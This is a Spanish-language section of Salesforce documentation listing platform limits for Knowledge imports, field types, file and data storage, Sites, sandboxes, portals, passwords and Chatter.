| Importación de artículos | El archivo .zip de importación debe reunir los requisitos siguientes:<br>• Solo puede haber un archivo .csv y un archivo .properties.<br>• El archivo .csv y el archivo .properties debe estar en el directorio raíz.<br>• El proceso de compresión debe conservar la estructura de carpetas y subcarpetas.<br>• El nombre del archivo .zip no puede contener caracteres especiales.<br>• El archivo .zip no puede superar los 20 MB y los archivos individuales descomprimidos en el archivo zip no pueden superar los 10 MB.<br>• Los archivos .csv no pueden tener más de 10.000 filas, incluyendo la fila del encabezado. Por ello, no puede tener más de 9.999 artículos y traducciones.<br>• Las filas del archivo .csv no pueden superar los 400.000 caracteres.<br>• Las celdas del archivo .csv no pueden superar los 32 KB.<br>• Cada artículo del archivo .csv no puede tener más de 49 traducciones. |
| Número máximo de grupos de categorías de datos y grupos de categorías de datos activos | 5 grupos de categorías; 3 activos |
| Número máximo de categorías por grupo de categoría de datos | 100 categorías por grupo de categoría de datos |
| Número máximo de niveles en la jerarquía del grupo de categoría de datos | 5 niveles en la jerarquía del grupo de categoría de datos |
| Número máximo de categorías de datos en un grupo de categoría de datos asignado a un artículo | 8 categorías de datos en un grupo de categoría de datos asignado a un artículo |
| Número máximo de términos de búsqueda promocionados | Su organización puede crear un máximo de 2.000 términos promocionados. |

CONSULTE TAMBIÉN

- Bienvenida a Salesforce Knowledge
- Planificar su base de conocimientos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

# Limitaciones de campo

Límitaciones para campos cifrados, de combinación y de fórmula.

Los campos de resumen no están disponibles para la asignación de campos de candidatos convertidos.

Limitaciones en campos cifrados
Los campos cifrados ponen algunos límites en lo que puede hacer con filtros y páginas de Visualforce.
Limitaciones en campos de área de texto enriquecido
La aplicación móvil trata el campo de área de texto enriquecido como un campo de área de texto largo, que no admite contenido con formato HTML e imágenes. La aplicación móvil trunca el campo a los 1.000 caracteres, entre los que se incluyen las marcas HTML. Los administradores deben considerar la eliminación de campos de área de texto enriquecido de formatos de página móviles. Si un usuario móvil modifica un campo de área de texto enriquecido que contenga una entrada de texto existente de más de 1.000 caracteres, la aplicación móvil truncará el texto del campo.
Limitaciones en filtros de búsqueda
Los filtros de búsqueda son configuraciones del administrador que restringen los valores válidos y los resultados de los campos del cuadro de diálogo de búsqueda, relaciones principal-detalle y relaciones jerárquicas.

CONSULTE TAMBIÉN

Campos de combinación para fórmulas de objeto cruzado
Campos de combinación para reglas de validación
Consideraciones sobre reglas de validación

## Limitaciones en campos cifrados

Los campos cifrados ponen algunos límites en lo que puede hacer con filtros y páginas de Visualforce.

### Cifrado clásico

Las siguientes limitaciones de aplican a campos cifrados con Cifrado clásico.

- Los campos cifrados no se pueden utilizar en filtros como vistas de lista, informes, campos de resumen y filtros de regla.
- Puede utilizar campos cifrados en plantillas de correo electrónico; sin embargo, el valor siempre aparecerá oculto independientemente de si tiene el permiso "Ver datos cifrados".
- Solo el componente `<apex:outputField>` admite los campos cifrados presentes en las páginas de Visualforce.

## Limitaciones en campos de área de texto enriquecido

La aplicación móvil trata el campo de área de texto enriquecido como un campo de área de texto largo, que no admite contenido con formato HTML e imágenes. La aplicación móvil trunca el campo a los 1.000 caracteres, entre los que se incluyen las marcas HTML. Los administradores deben considerar la eliminación de campos de área de texto enriquecido de formatos de página móviles. Si un usuario móvil modifica un campo de área de texto enriquecido que contenga una entrada de texto existente de más de 1.000 caracteres, la aplicación móvil truncará el texto del campo.

## Limitaciones en filtros de búsqueda

Los filtros de búsqueda son configuraciones del administrador que restringen los valores válidos y los resultados de los campos del cuadro de diálogo de búsqueda, relaciones principal-detalle y relaciones jerárquicas.

Las limitaciones siguientes se aplican a los filtros de búsqueda:

- Los criterios de filtro de búsqueda no pueden hacer referencia a estos tipos de campos:
  - Campos de relaciones en actividades
  - Campos del sistema que son siempre de sólo lectura como `Creado por` y `Modificado por`

  - Los campos de relaciones que admiten colas, como `Propietario del caso` y `Propietario del candidato`

- Cada objeto puede tener hasta cinco filtros de búsqueda activos y un número ilimitado de filtros de búsqueda opcionales. Si llega al límite de filtros de búsqueda obligatorios de un objeto, cree en su lugar filtros opcionales y utilice reglas de validación para reforzar su regla comercial cuando un usuario guarde.
- Los filtros de búsqueda de los campos de divisa no convierten divisas. Por ejemplo, si su organización utiliza varias divisas y un criterio de filtro de búsqueda es *`Ingresos previstos superiores a 100000`*, la búsqueda muestra todos los registros en los que el campo `Ingresos previstos` esté definido con un valor superior a 100.000, con independencia de la divisa.
- No puede utilizar valores de fecha especial, como "Hoy" o "Este mes", en los criterios del filtro de búsqueda.
- No puede eliminar campos a los que se haga referencia en un filtro de búsqueda activo.
- No puede cambiar el tipo de los campos a los que hace referencia un filtro de búsqueda activo.
- Los criterios de filtro de búsqueda no pueden hacer referencia a estos tipos de campos del objeto de origen:
  - Autonumérico
  - Cifrado
  - Fórmula
  - Área de texto largo
  - Lista de selección múltiple
  - Resumen
  - Texto
  - Área de texto
  - URL
- La función Autocompletar búsqueda no funciona para búsquedas de usuario con listas desplegables adicionales. Esto es principalmente para organizaciones que hayan configurado un portal de socios o un Portal de clientes.
- En vistas de listas mejoradas, no puede cambiar los campos con referencia en un filtro de búsqueda dependiente.
- Los filtros de búsqueda no admiten modificaciones masivas de propietarios. Si los criterios de su filtro de búsqueda hacen referencia al campo `Propietario`, al realizar una modificación masiva de propietarios puede producir que no reciba notificaciones sobre los valores incorrectos hasta que intente guardar el registro.
- Un filtro de búsqueda no puede hacer referencia a una fórmula, si la fórmula hace referencia a campos de combinación globales que no son compatibles con el filtro de búsqueda.
- Los criterios de los filtros de búsqueda en `Nombre de la cuenta` solo se aplican a las cuentas empresariales; no se aplican a las cuentas personales. Por ejemplo, si su criterio de filtro de búsqueda es `Nombre de cuenta no contiene libre`, las cuentas empresariales con "libre" en el nombre, como Librería Cervantes, no son válidas, pero las cuentas personales con la palabra "libre" como Juan Libreros, siguen siendo valores válidos y aparecerán en el cuadro de diálogo del campo `Cuenta`. Si necesita filtrar el nombre de una cuenta personal, utilice los campos `Nombre` o `Apellido`.
- Salesforce no admite la modificación en línea en vistas de lista para:
  - Campos en el objeto de origen a los que se hace referencia en las búsquedas dependientes.
  - Campos con búsquedas dependientes.

# Límites de archivos y almacenamiento

Límites de Salesforce Files, Salesforce CRM Content, Chatter y asignación de almacenamiento.

Límites de Salesforce Files Sync
Límites de almacenamiento, tamaño de archivo y sincronización de archivos.

Límites de Salesforce CRM Content
Límites de Salesforce CRM Content por edición.

Límites de archivo en Chatter
Límites de archivos adjuntados a una publicación o un comentario de Chatter.

Límites de almacenamiento de archivos y datos
Límites de asignación de almacenamiento por edición de Salesforce y número de usuarios estándar con licencia de su organización.

## Límites de Salesforce Files Sync

Límites de almacenamiento, tamaño de archivo y sincronización de archivos.

| Función | Límite |
|---|---|
| Almacenamiento de toda la organización | El almacenamiento está basado en el número de licencias de Salesforce adquiridas. Se puede adquirir almacenamiento adicional. Para obtener más información, consulte Límites de almacenamiento de archivos y datos. |
| Número máximo de archivos sincronizados | Los usuarios pueden sincronizar hasta 10.000 archivos. |
| Número máximo de carpetas sincronizadas | 500 carpetas |
| Tamaño de archivo | • 2 GB si se carga a través de la interfaz Web<br>• 2 GB si se carga a través del cliente de escritorio de Salesforce Files Sync (o 500 MB al utilizar proxy)<br>• 100 MB si se carga desde un dispositivo móvil |
| Número máximo de versiones por archivo | 2.048 |
| Número máximo de usuarios que pueden sincronizar el mismo archivo de forma simultánea | 1.000 usuarios |
| Número máximo de llamadas de las API de Connect | 10.000 por usuarios, por hora, por aplicación conectada desde el cliente de escritorio de Salesforce Files Sync |

## Límites de Salesforce CRM Content

Límites de Salesforce CRM Content por edición.

Salesforce CRM Content puede incluir todos los tipos de archivo, desde presentaciones de Microsoft® PowerPoint hasta archivos de audio, archivos de vídeo, páginas Web y documentos de Google® Docs. Esta tabla describe los límites de Salesforce CRM Content por edición.

| Función | Detalles |
|---|---|
| Entregas de contenido: ancho de banda de envío predefinido por Ventana de periodo de 24 horas | 10 GB |

| Función | Detalles |
| --- | --- |
| Entregas de contenido: recuentos de vista de envío predefinido por ventana de periodo de 24 horas | 20.000 |
| Entregas de contenido: tamaño máximo de archivo de visualización online | 25 MB |
| Contenido: tamaño de archivo máximo | • 2 GB<br>• 2 GB (incluyendo encabezados) mediante carga en API de REST de Chatter<br>• 2 GB (incluyendo encabezados) mediante carga en API de REST<br>• 38 MB mediante carga en API de SOAP<br>• 10 MB mediante carga a través de la API masiva<br>• 10 MB de Google Docs<br>• 10 MB mediante carga en Visualforce |
| Contenido: número máximo de bibliotecas | 2.000 |
| Contenido: número máximo de Documentos del contenido | 10.000.000 |
| Contenido: número máximo de documentos del contenido y versiones en un periodo de 24 horas (ajustable) | 36.000 (2.500 en Developer Edition) |
| Paquetes de contenido: número máximo de archivos | 50 (N/A en Professional Edition) |
| Documentos: tamaño máximo de logotipo de la aplicación personalizada | 20 KB |
| Documentos: tamaño máximo de documento de carga | 5 MB |
| Documentos: tamaño máximo de nombre de archivo (incluyendo el nombre de la extensión del archivo) | 255 caracteres |

## Límites de búsqueda de Salesforce CRM Content

La búsqueda admite varios tipos de archivo y presenta límites de tamaño de los archivos. Si un archivo supera el tamaño máximo, no se buscará el texto dentro del archivo, pero sí el nombre del autor del archivo, las etiquetas, la extensión del archivo y los campos personalizados.

| Tipo de archivo | Extensiones de archivo | Tamaño máximo de archivo para la búsqueda |
| --- | --- | --- |
| HTML | `.htm`, `.html`, `.xhtml` | 5 MB |
| PDF | `.pdf` | 25 MB |
| PPT | `.ppt`, `.pptx`, `.pptm` | 25 MB |
| RTF | `.rtf` | 5 MB |

| Tipo de archivo | Extensiones de archivo | Tamaño máximo de archivo para la búsqueda |
|---|---|---|
| Texto | `.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 MB |
| Word | `.doc`, `.docx`, `.docm` | 25 MB |
| XLS | `.xls`, `.xlsx`, `.xlsm` | 5 MB |
| XML | `.xml` | 5 MB |

CONSULTE TAMBIÉN

- Límites de búsqueda
- Límites de búsqueda para archivos en Chatter

# Límites de archivo en Chatter

Límites de archivos adjuntados a una publicación o un comentario de Chatter.

## Límites de colaboración de archivos

El número máximo de veces que se puede compartir un archivo es 100. Esto incluye los archivos compartidos con personas, grupos y mediante vínculos. Si se comparte un archivo de manera privada y se aproxima al máximo de 100, considere la opción de hacer público el archivo publicándolo en sus noticias en tiempo real.

## Límites de tamaño de archivo

A continuación se incluyen los límites del tamaño de archivo máximos en Salesforce.

| Función | Detalles |
|---|---|
| Lista relacionada de archivos adjuntos | • 25 MB para archivos adjuntos<br>• 2 GB para archivos adjuntos de noticias en tiempo real |
| Ficha Documentos | • 5 MB<br>• 20 KB para un logotipo de aplicación personalizada |
| Salesforce CRM Content | • 2 GB<br>• 2 GB (incluyendo encabezados) mediante carga en API de REST de Chatter<br>• 2 GB (incluyendo encabezados) mediante carga en API de REST<br>• 38 MB mediante carga en API de SOAP<br>• 10 MB mediante carga a través de la API masiva<br>• 10 MB de Google Docs<br>• 10 MB mediante carga en Visualforce |

| Función | Detalles |
|---|---|
| Archivos de Salesforce | 2 GB |
| Salesforce Knowledge | 5 MB para archivos adjuntos |

## Límites de almacenamiento de archivos y datos

Límites de asignación de almacenamiento por edición de Salesforce y número de usuarios estándar con licencia de su organización.

### Capacidad de almacenamiento

El almacenamiento se divide en dos categorías. El almacenamiento de archivos incluye archivos en datos adjuntos, la página de inicio de Archivos, Salesforce CRM Content, archivos de Chatter (incluyendo fotografías de usuarios), la ficha Documentos, el campo Archivo personalizado en artículos de Knowledge y activos Site.com. El almacenamiento de datos incluye los siguientes elementos:

- Cuentas
- Tipos de artículo (formato: "[*Nombre de tipo de artículo*]")
- Traducciones de tipos de artículo (formato: "[*Nombre de tipo de artículo*] Versión")
- Campañas
- Miembros de la campaña
- Casos
- Equipos de casos
- Contactos
- Contratos
- Objetos personalizados
- Mensajes de correo electrónico
- Eventos
- Elementos de previsión
- Google Docs
- Ideas
- Candidatos
- Notas
- Oportunidades
- Divisiones de oportunidad
- Pedidos
- Presupuestos
- Datos de texto enriquecido de las plantillas de presupuestos
- Soluciones
- Etiquetas: etiquetas únicas
- Tareas

**Almacenamiento de datos**

Para el almacenamiento de datos, a Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Performance Edition y Unlimited Edition se les asigna el máximo de 1 GB o un límite por usuario. Por ejemplo, una organización que use Professional Edition con 10 usuarios recibe 1 GB porque 10 usuarios multiplicados por 20 MB por usuario son 200 MB, lo cual es inferior al mínimo de 1 GB. Una organización que use Professional Edition con 100 usuarios recibe más del mínimo de 1 GB porque 100 usuarios multiplicados por 20 MB por usuario son 2000 MB.

**Almacenamiento de archivos**

Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Performance Edition y Unlimited Edition tienen asignados 10 GB de almacenamiento de archivos por organización.

Las organizaciones tienen asignado almacenamiento de archivos adicional basándose en el número de licencias de usuario estándar. En Enterprise Edition, Performance Edition y Unlimited Edition, las organizaciones tienen asignado 2 GB de almacenamiento de archivos por licencia de usuario. Las organizaciones Contact Manager Edition, Group Edition, Professional Edition tienen asignado 612 MB por licencia de usuario estándar, lo que incluye 100 MB por licencia de usuario más 512 MB por licencia para la licencia de funciones de Salesforce CRM Content. Una organización con menos de 10 usuarios recibirá un total de 1 GB de almacenamiento de archivos por usuario en vez de 100 MB por licencia de usuario.

Nota: Cada licencia de funciones de Salesforce CRM Content proporciona 512 MB de almacenamiento adicional de archivos, esté o no activado Salesforce CRM Content.

El almacenamiento de datos y el almacenamiento de archivos se calculan de forma asíncrona, por tanto, si importa o agrega un gran número de registros o archivos, el cambio en el almacenamiento de su organización no se refleja inmediatamente.

Los valores mínimos en la tabla que se muestra a continuación se aplican a Salesforce y la las licencias de usuario de la Plataforma de Salesforce. Si en su organización se utilizan licencias de usuario personalizadas, póngase en contacto con Salesforce para determinar su cantidad de almacenamiento exacta. Para obtener una descripción de las licencias de usuario, consulte Licencias de usuario.

<table>
<tr><th>Edición de Salesforce</th><th>Almacenamiento de datos mínimo por organización</th><th>Asignación de almacenamiento de datos por licencia de usuario</th><th>Asignación de almacenamiento de archivos por organización</th><th>Asignación de almacenamiento de archivos por licencia de usuario</th></tr>
<tr><td>Contact Manager Edition</td><td rowspan="5">1 GB</td><td rowspan="3">20 MB</td><td rowspan="5">10 GB</td><td rowspan="2">612 MB</td></tr>
<tr><td>Grupo</td></tr>
<tr><td>Professional</td></tr>
<tr><td>Enterprise</td><td rowspan="3">120 MB</td><td rowspan="3">2 GB</td></tr>
<tr><td>Rendimiento</td></tr>
<tr><td>Ilimitados</td></tr>
<tr><td>Desarrollador</td><td>5 MB</td><td rowspan="2">ND</td><td rowspan="2">20 MB</td><td rowspan="2">ND</td></tr>
<tr><td>Personal</td><td>20 MB (aproximadamente 10.000 registros)</td></tr>
</table>

# Límites de visualización de páginas de Force.com Sites

Límites de solicitudes que cuentan como visualizaciones de páginas.

Las siguientes solicitudes cuentan como visualizaciones de página.

| Solicitudes de... | URL de ejemplo |
|---|---|
| Su dominio de Force.com | `http://miempresa.force.com` |
| Su dirección Web personalizada | `http://miempresa.com` |
| Cualquier página asociada con su sitio | `http://miempresa.force.com/mipágina` |
| Página de error Autorización necesaria | `http://mycompany.force.com/Unauthorized` |
| Solicitudes AJAX como: Comunicación remota de JavaScript (por ejemplo, RemoteAction)<apexactionFunction><apexactionPoller> | ND |

Las siguientes solicitudes no cuentan como visualizaciones de página.

| Solicitudes de... | URL de ejemplo |
|---|---|
| Imágenes de Salesforce | `http://miempresa.force.com/img/force_logo_w09.gif` |
| Sus recursos estáticos | `http://miempresa.force.com/resource/1233771498000/background` |
| Robots.txt | `http://miempresa.force.com/robots.txt` |
| Icono de favoritos | `http://miempresa.force.com/favicon.ico` |
| Documentos y datos adjuntos | n/a |
| Páginas de error, aparte de Autorización requerida, tales como Límite sobrepasado y Mantenimiento | `http://miempresa.force.com/BandwidthExceeded` |
| Imágenes incluidas con un campo HTML | `http://mycompany.force.com/servlet/rtaImage` |
| Campo de archivo personalizado | `http://mycompany.force.com/servlet/fileField` |

Las páginas Límite sobrepasado, Mantenimiento, No se ha encontrado la página y páginas de inicio no activas designadas no se cuentan como visualización de páginas y límites de ancho de banda. Puede utilizar recursos estáticos para etiquetar estas páginas, aunque existen las siguientes limitaciones:

- Los recursos estáticos deben tener un tamaño de 50 KB o menos.
- Los recursos estáticos deben ser hojas de estilo (CSS), archivos de imagen o archivos de JavaScript.
- No puede utilizar los controladores de Apex para estas páginas.
- No puede ejecutar operaciones SOQL o DML desde estas páginas.

# Límites de facturación de Force.com Site

Terminología de límites y facturación asociada con sitios de Force.com.

La siguiente terminología se aplica a los límites y facturación de Force.com Sites:

- Las "vistas de página" se definen como el número de páginas servidas desde el servidor de origen del sitio Web o desde el servidor de caché.

- El "ancho de banda" se define como el número de megabytes servidos y recibidos desde el servidor de origen del sitio Web y el servidor de caché.
- El "tiempo de solicitud de servicio" se define como el tiempo total en minutos del servidor necesario para generar páginas para el sitio Web.
- "Periodo de 24 horas de implementación" se refiere a las 24 horas inmediatamente anteriores a la hora actual.
- "Servidor de origen" se refiere al servidor Web que alberga su sitio Web.
- "Servidor de caché" se refiere al servidor CDN que sirve sus páginas Web en caché.
- "Período actual" se refiere al mes de calendario actual durante el cual tiene derecho a un número de vistas de página para su organización.

Salesforce impone los siguientes límites en las vistas de página mensuales de Force.com Sites:

- La facturación se basa en el número de vistas mensuales de páginas adquiridas para su organización. Este límite de vistas de páginas en acumulativa para todos los sitios Web de su organización.
- Si, en un mes de calendario, su organización alcanza el 110% del límite de vistas de páginas, Salesforce envía a los administradores de facturación y del sitio una notificación por correo electrónico.
- Si su organización supera el 110% del límite de vistas de páginas durante cuatro meses de calendario consecutivos, sus sitios Web se deshabilitarán hasta que comience el siguiente mes de calendario o adquiera más vistas de páginas. Salesforce envía una notificación por correo electrónico a los administradores de facturación y del sitio Web, así como al ejecutivo de la cuenta relacionada.
- Si su organización supera el 300% del límite de vistas de páginas en un mes de calendario dado, sus sitios Web se deshabilitarán hasta que comience el siguiente mes de calendario o adquiera más vistas de páginas. Salesforce envía una notificación por correo electrónico a los administradores de facturación y del sitio Web, así como al ejecutivo de la cuenta relacionada.

# Límites generales de Sandbox y almacenamiento de Sandbox

Límites de entornos de Sandbox.

Un Sandbox es una copia de su organización en un entorno aislado que puede usar para distintos fines, como pruebas y formación. Los Sandbox están completamente aislados de su organización de producción de Salesforce, de forma que las operaciones que realice en su Sandbox no afectarán a su organización de producción de Salesforce y viceversa.

Los límites siguientes se aplican a los Sandbox:

- Puede actualizar un Sandbox completo 29 días después de haberlo creado o de haberlo actualizado por última vez. Si elimina un Sandbox completo antes de que transcurran esos 29 días, deberá esperar hasta el final de ese período de 29 días, desde la fecha de la última actualización o creación, para sustituirlo.
- Puede actualizar un Sandbox de copia parcial 5 días después de haberlo creado o de haberlo actualizado por última vez. Si elimina un Sandbox de datos parciales antes de que transcurran esos 5 días, deberá esperar hasta el final de ese período de 5 días, desde la fecha de la última actualización o creación, para sustituirlo.
- Puede actualizar un Sandbox de desarrollador o Developer Pro una vez al día.
- Enterprise Edition incluye licencias para 25 entornos sandbox Developer y 1 entorno sandbox de copia parcial.
- Performance Edition incluye licencias para 1 entorno sandbox completo, 5 entornos sandbox de Developer Pro, 100 entornos sandbox de Developer y 1 entorno sandbox de copia parcial.
- Unlimited Edition incluye licencias para 1 entorno sandbox completo, 5 entornos sandbox de Developer Pro y 100 entornos sandbox de Developer y 1 entorno sandbox de copia parcial.
- Professional Edition incluye licencias para 10 entornos sandbox de Developer. (los conjuntos de cambios no están disponibles.)
- Si necesita licencias para más entornos sandbox, póngase en contacto con Salesforce para solicitar entornos sandbox para su organización.

Los Sandbox tienen los siguientes límites de almacenamiento.

- Los sandbox de copia parcial tienen un límite de almacenamiento de archivos de 5 GB y 5 GB de datos.
- Los sandbox de Developer Pro tienen un límite de almacenamiento de archivos de 1 GB y 1 GB de datos.
- Los sandbox de Developer tienen un límite de almacenamiento de archivos de 200 MB y 200 MB de datos.
- Los Sandbox completos tienen el mismo límite de almacenamiento que su organización de producción.
- Los entornos sandbox no envían notificaciones por correo electrónico cuando se alcanza el límite de almacenamiento. Sin embargo, si alcanza el límite de almacenamiento de su entorno sandbox, no podrá guardar nuevos datos en su entorno sandbox. Para comprobar su límite de almacenamiento, desde Configuración, introduzca *`Uso de almacenamiento`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Uso de almacenamiento** en su entorno sandbox.

# Límites de portales de socios

Límites de portales de socios.

## Número máximo de portales de socios

Puede crear un máximo de 5 portales de socios en su organización. Cualquier aumento con respecto a dicho número dependerá de la aprobación del gestor de productos y requerirá casos de uso detallado.

## Número máximo de funciones del portal

El número máximo de funciones de portal de una organización es 5000. Este límite incluye las funciones de portal asociadas con todos los portales del cliente de una organización, portales de socios o comunidades. Para evitar un crecimiento innecesario de este número, recomendamos que revise y reduzca el número de funciones para cada uno de sus portales y comunidades. Además, puede eliminar las funciones de portal que no use. Si aun necesita más funciones de portal, póngase en contacto con el Servicio de atención al cliente de Salesforce.

# Límites de política de contraseñas

Límites del número y uso de contraseñas de usuarios.

Puede definir distintas políticas de contraseña e inicio de sesión para asegurar su organización.

Nota: Las contraseñas de usuario no pueden superar los 16.000 bytes.

Los inicios de sesión están limitados a 3.600 por hora por usuario. Este límite se aplica a las organizaciones creadas después de Summer '08.

CONSULTE TAMBIÉN

Campos de política de contraseña en perfiles

# Limitaciones de la consola de Salesforce

Limitaciones técnicas para utilizar una consola de Sales forcee.

Una consola de Salesforce es una aplicación para buscar, actualizar y crear registros rápidamente.

Para un mayor rendimiento, le recomendamos utilizar Internet Explorer 8, 9 o 10 o la última versión estable de Firefox o Google Chrome cuando utilice Live Agent en la consola de Salesforce. Los siguientes límites se aplican a la consola de Salesforce.

- Si inicia sesión en otra aplicación de Salesforce mientras está conectado a una aplicación de la consola de Salesforce, no podrá aceptar nuevas solicitudes de chat.
- En Respuestas de Chatter los administradores no pueden personalizar las preguntas más frecuentes disponibles para el cliente al hacer clic en `¿Necesita ayuda?`.
- Los usuarios de Internet Explorer 8 reciben un aviso de seguridad si realiza la personalización con URL que no incluyen https://.

# Límites de Site Edition

Límites del número de sitios, ancho de banda, tiempo de solicitud de servicio y vistas de página máximas por edición.

Site.com es un sistema de gestión de contenido Web (CMS) para crear y gestionar páginas Web dinámicas basadas en datos y modificar contenido en tiempo real.

La tabla siguiente describe los límites de Sites para cada edición de Salesforce.

| Edición | Número máximo de sitios | Límite de ancho de banda (por periodo de 24 horas de implementación por sitio) | Tiempo de solicitud de servicio (por periodo de 24 horas de implementación por sitio) | Vistas de página máximas |
|---|---|---|---|---|
| Developer Edition | 1 | 500 MB | 10 minutos | ND |
| Enterprise Edition | 25 | 1 GB para Sandbox<br>40 GB para producción | 30 minutos para Sandbox<br>60 horas para producción | 500.000 |
| Unlimited Edition<br>Performance Edition | 25 | 1 GB para Sandbox<br>40 GB para producción | 30 minutos para Sandbox<br>60 horas para producción | 1.000.000 |

CONSULTE TAMBIÉN

Límites de importación de Site.com

Límites de visualización de páginas de Force.com Sites

Límites de facturación de Force.com Site

# Límites de importación de Site.com

Límites de importación de sitios Web y archivos.

El tamaño máximo del sitio que puede importar es de 2 GB.El tamaño máximo del archivo que puede importar es de 50 MB a no ser que importe y *descomprima* un archivo .zip. En ese caso, puede importar un archivo .zip de hasta 200 MB si selecciona **Descomprimir archivos** durante el proceso de importación.

# Límites de solicitudes Web

Límites para el uso simultáneo de solicitudes Web.

Con el fin de garantizar que hay recursos disponibles para todos los usuarios de Salesforce, se establecen límites en el número de solicitudes Web de larga ejecución que una organización puede enviar al mismo tiempo. salesforce supervisa el número de solicitudes simultáneas que emiten todos los usuarios que han iniciado sesión en su organización y compara ese número con el límite máximo. De este modo, el número de solicitudes simultáneas se mantiene por debajo del límite máximo. El límite garantiza que los recursos están

disponibles de una manera uniforme para todas las organizaciones y evita un sobreconsumo intencionado o accidental por parte de alguna organización.

Si los usuarios en su organización emiten demasiadas solicitudes, es posible que tenga que esperar hasta que uno de ello finalice antes de poder realizar su tarea. Por ejemplo, supongamos que MyCorporation tiene 100.000 usuarios. A las 9:00 AM, cada usuario solicita un informe que contiene 200.000 registros. Salesforce comienza la ejecución del informe para todos los usuarios hasta que se llega al número máximo de solicitudes simultáneas. En ese momento, Salesforce rechaza las solicitudes adicionales hasta que alguno de los informes se complete.

Otros límites similares se establecen en las solicitudes emitidas desde la API.

# Límites de colaboración

Límites de aprobaciones en Chatter
Límites de aprobaciones para aprobadores delegados, publicaciones de aprobaciones y usuarios de Sites o de portal.

Límites de Chatter Plus
Límites de funciones para Chatter Plus (también conocido como Chatter Only).

Límites de seguimiento de noticias en tiempo real
Límites para el seguimiento de objetos, campos y temas

Límites generales de Chatter
Límites de funciones de Chatter por edición, límites de navegador y límites de menciones.

Límites de vistas de lista en noticias en tiempo real
Límites de vistas de lista en noticias en tiempo real de registros.

Límites de búsqueda para archivos en Chatter
Límites de búsqueda por tipo de archivo y tamaño de archivo en Chatter.

Límites de colaboración de usuarios en Chatter
Los administradores de Salesforce pueden configurar la colaboración de usuarios para mostrar u ocultar un usuario interno o externo de otro usuario en una organización.

## Límites de aprobaciones en Chatter

Límites de aprobaciones para aprobadores delegados, publicaciones de aprobaciones y usuarios de Sites o de portal.

- Las aprobaciones en Chatter no admiten colas o aprobadores delegados.
- No puede recuperar ni reasignar una solicitud de aprobación desde una publicación. En su lugar, realice estas acciones desde el registro de aprobación.
- Las solicitudes de aprobación de usuarios de Sites o portales no se admiten.

## Límites de Chatter Plus

Límites de funciones para Chatter Plus (también conocido como Chatter Only).

Chatter Plus (también conocido como Chatter Only) se ha diseñado para usuarios con Performance Edition, Unlimited Edition, Enterprise Edition y Professional Edition que no tienen licencias de Salesforce pero que necesitan acceder a algunos objetos de Salesforce además de Chatter.

Los usuarios de Chatter Plus pueden acceder a todas las personas, perfiles, grupos y archivos estándar de Chatter y además pueden:

- Ver cuentas y contactos de Salesforce.
- Utilizar Salesforce CRM Content, Ideas y Respuestas
- Acceder a paneles e informes
- Usar y aprobar flujos de trabajo
- Use el calendario para crear y supervisar actividades
- Visualice y modifique hasta diez objetos personalizados
- Agregar registros a grupos

Nota: Debe exponer las fichas para los objetos estándar de Salesforce a los que puede acceder el perfil de usuario de Chatter Only, ya que están ocultos de manera predeterminada por estos usuarios.

Las organizaciones con Professional Edition deben tener activado Perfiles para realizar estas tareas. Póngase en contacto con su representante de Salesforce para obtener más información.

| Función Chatter Plus | Límite |
|---|---|
| Licencias de Chatter Plus en su organización | Ilimitados |
| Almacenamiento de datos por usuario de Chatter Plus | 20 MB |
| Almacenamiento de archivos por usuario de Chatter Plus (Professional Edition) | 612 MB |
| Almacenamiento de archivos por usuario de Chatter Plus (Enterprise Edition, Performance Edition y Unlimited Edition) | 2 GB |

# Límites de seguimiento de noticias en tiempo real

Límites para el seguimiento de objetos, campos y temas

- Cuando el seguimiento de noticias en tiempo real está activado para cuentas personales, los usuarios pueden seguir y ver actualizaciones en campos de cuentas, pero no en campos de contactos.
- El seguimiento de noticias en tiempo real de eventos no incluye reuniones solicitadas. Cuando se confirma una reunión solicitada y se convierte en un evento, se puede incluir en las noticias en tiempo real.
- Los usuarios pueden seguir actividades y artículos de conocimiento en noticias en tiempo real de Chatter, el botón **Seguir** de la columna Acción de vistas de listas de artículos y actividades de conocimiento no está disponible.
- Si desactiva el seguimiento de noticias en tiempo real los usuarios ya no podrán seguir temas nuevos, pero seguirán con lo que seguían cuando el seguimiento de noticias estaba activado. Estos temas se restan del número máximo de personas, temas y registros que pueden seguir. Use la API de REST de Chatter para dejar de seguir temas cuando el seguimiento de noticias en tiempo real se haya desactivado.

## Límites de seguimiento de noticias en tiempo real para objetos externos

- El seguimiento del historial del campo no está disponible para objetos externos.
- Las noticias en tiempo real de registro no están disponibles para objetos externos de Salesforce Connect que se asignan a fuentes de datos externas con gran volumen de datos.

# Límites generales de Chatter

Límites de funciones de Chatter por edición, límites de navegador y límites de menciones.

# Límites de Chatter por función

Estos límites se pueden modificar. Póngase en contacto con Salesforce para obtener más información.

| | Función | Límite |
|---|---|---|
| **Grupos** | | |
| | Grupos a los que puede unirse un usuario | 300[1] |
| | Grupos en su organización | 30.000[1] |
| | Miembros en un grupo | Ilimitados |
| | Caracteres en el campo Información de un grupo | 4.000 |
| | Tamaño máximo del correo electrónico al publicar en un grupo por correo electrónico (incluyendo texto y archivos adjuntos) | 25 MB |
| | Archivos adjuntos que puede incluir en una publicación de un grupo por correo electrónico | 25 |
| **Fuentes** | | |
| | Menciones en un único comentario o publicación | 25 |
| | Caracteres en una cadena de búsqueda de mención | 500 para el nombre y apellidos de una persona (combinados) o el nombre de un grupo |
| | Caracteres de una publicación o un comentario | 10.000 |
| | Notificaciones por correo electrónico enviadas después de decir que le gusta o comentar una publicación | 10 |
| | Favoritos | Unlimited |
| | Favoritos | 50 |
| | Personas, temas y registros a los que puede realizar un seguimiento | 500[2] |
| | Máximo de publicaciones que puede ver en sus noticias en tiempo real en un momento dado. | Las 500 publicaciones más recientes. El límite no se aplica a noticias en tiempo real de perfiles, grupos y registros. |
| **Archivos** | | |
| | Tamaño de archivos adjuntos | 2 GB |
| | Veces que se puede compartir un archivo | 100 |
| **Personas y perfiles** | | |
| | Tamaño de foto de perfil | 8 MB |
| | Personas que puede agregar a un chat | 10 |
| | Personas que puede agregar a Mis Favoritos de Chat | 100 |
| | Caracteres de un mensaje de Chatter | 10.000 |

| | Función | Límite |
|---|---|---|
| **Habilidades** | | |
| | Habilidades asignadas a un usuario | 100 |
| | Caracteres en un nombre de habilidad | 99 |
